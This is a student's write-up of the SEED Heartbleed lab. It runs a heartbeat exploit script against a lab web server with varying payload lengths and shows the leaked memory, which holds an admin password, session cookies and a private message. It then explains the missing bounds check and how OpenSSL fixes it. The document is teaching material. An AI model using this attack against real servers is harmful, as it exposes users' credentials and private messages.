

# Lab 10 Heartbleed Attack

16307130212 管佳乐

## Task 0: Lab Environment

change the server record and redirect the domain the name to our victim server

```
$ sudo vi /etc/hosts
10.0.2.11 www.heartbleedlab1gg.com
```

## Task 1: Launch the Heartbleed Attack

Visit in browser

<https://www.heartbleedlab1gg.com>


Login as

User: admin  
Boby: seede1gg

Add Boby as friend

More -> Members  
Boby -> Add Friend

Send Boby a private message



```
./attack.py www.heartbleedlabelgg.com
```

Try and see whether you can get the following information from the target server.

- User name and password.

the username is admin and password is seedelgg from the last line of the screenshot

```
..@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/
Cookie: Elgg=la2eu76tgeo4hqqg7fdqiuv1h0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 99

__elgg_token=dfcb119dc5294bbd121508555c2fba79&__elgg_ts=1560401631&username=admin&password=seedelgg;..Su....LR...g..n
```

- User's activity (what the user has done)

From the referer field, the user has visited `members`, `boby` and `message` respectively, we can know that the user viewed somebody's profile and sent a message

```
.....
.....#.....
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/members
Cookie: Elgg=hf3qcrev015eeintgp1hg1d282
Connection: keep-alive

.&8....h....c....s.W.....
```

```
.....#.....=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/profile/boby
Cookie: Elgg=hf3qcrev015eeintgp1hg1d282
Connection: keep-alive

..>.2...8..;.....15eeintgp1hg1d282
Connection: keep-alive

.=.....d8D.W
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=hf3qcrev015eeintgp1hg1d282
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 111
```

- The exact content of the private message.

The message can be seen from the last line of the screenshot

It tells the subject is `secret` and body is `secret` as well

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=hf3qcrev015eeintgp1hg1d282
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 111

__elgg_token=a36e46f721f032e9e06421850871d8aa&__elgg_ts=1560401654&recipient_guid=40&subject=secret&body=secret&.S@.....?.#A..Uo
```

## Task 2: Find the Cause of the Heartbleed Vulnerability

- As the length variable decreases, what kind of difference can you observe?

The length of the response would change accordingly. If we set the length too low, the attack would leak no extra information about the server other than `.F`

```
[06/12/2019 22:05] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 100
defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...dAAAAAAAAAAAAAAAAABCFGHIJKLMNOPABC...
...!9.8.....5.....
.....3.2.....E.DEH!...".d....[..

[06/12/2019 22:06] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 1000
defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAABCFGHIJKLMNOPABC...
...!9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#p...c.tK....7..
```

- boundary value for the input length variable

```
./attack.py www.heartbleedlabelgg.com --length 22
```

From the screenshot below, when the length field is 22, the packet is benign. And when we set length to 23, it is not. So 22 is a boundary value for this field.

```
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F

[06/12/2019 22:20] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 23
defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
```

## Task 3: Countermeasure and Bug Fix

packet structure

```
struct {
    HeartbeatMessageType type; // 1 byte: request or the response
    uint16 payload_length; // 2 byte: the length of the payload
    opaque payload[HeartbeatMessage.payload_length];
    opaque padding[padding_length];
} HeartbeatMessage;
```

- Try your attack again after you have updated the OpenSSL library. Please describe your observations.

```
$ sudo apt-get update
$ sudo apt-get install openssl
```

After updating `openssl` on the server, the attack would not succeed since the updated version has applied a boundary check. No other information than `.F` would be returned

- Please point out the problem from the code

It used the user-specified `payload` field to determine the length of the response packet. And this could leak much information of the server.

- describe how you can fix the problem

We could check whether the length would outweigh the effective length of the packet. This works like a boundary check

```
if(1+2+payload+16 > s->s3->rrec.length)
    return 0
```

- Alice thinks the fundamental cause is missing the boundary checking during the buffer copy

Yes, the program used the alleged length of the packet but not check it. This is why our attack would succeed

- Bob thinks the cause is missing the user input validation

Yes, in this case, user could specify the length of the packet. There is a need to validate the input from the user

- Eva thinks that we can just delete the length value from the packet to solve everything.

It is not true. We have padding in our packet. If we cannot specify the length, it would be very hard to do the decoding.

- Why 22 is a threshold here

In the code of `attack.py`

```
if len(pay) > 0x29:
    if firstrun or opts.verbose:
        print '\nWARNING: ' + targ + ':' + str(opts.port) + ' returned more data than it
should - server is vulnerable!'
```

if the total length is more than 41, there will be a warning

So if we set our payload length to `total-type-length-padding = 41-1-2-16=22`, the warning will be reported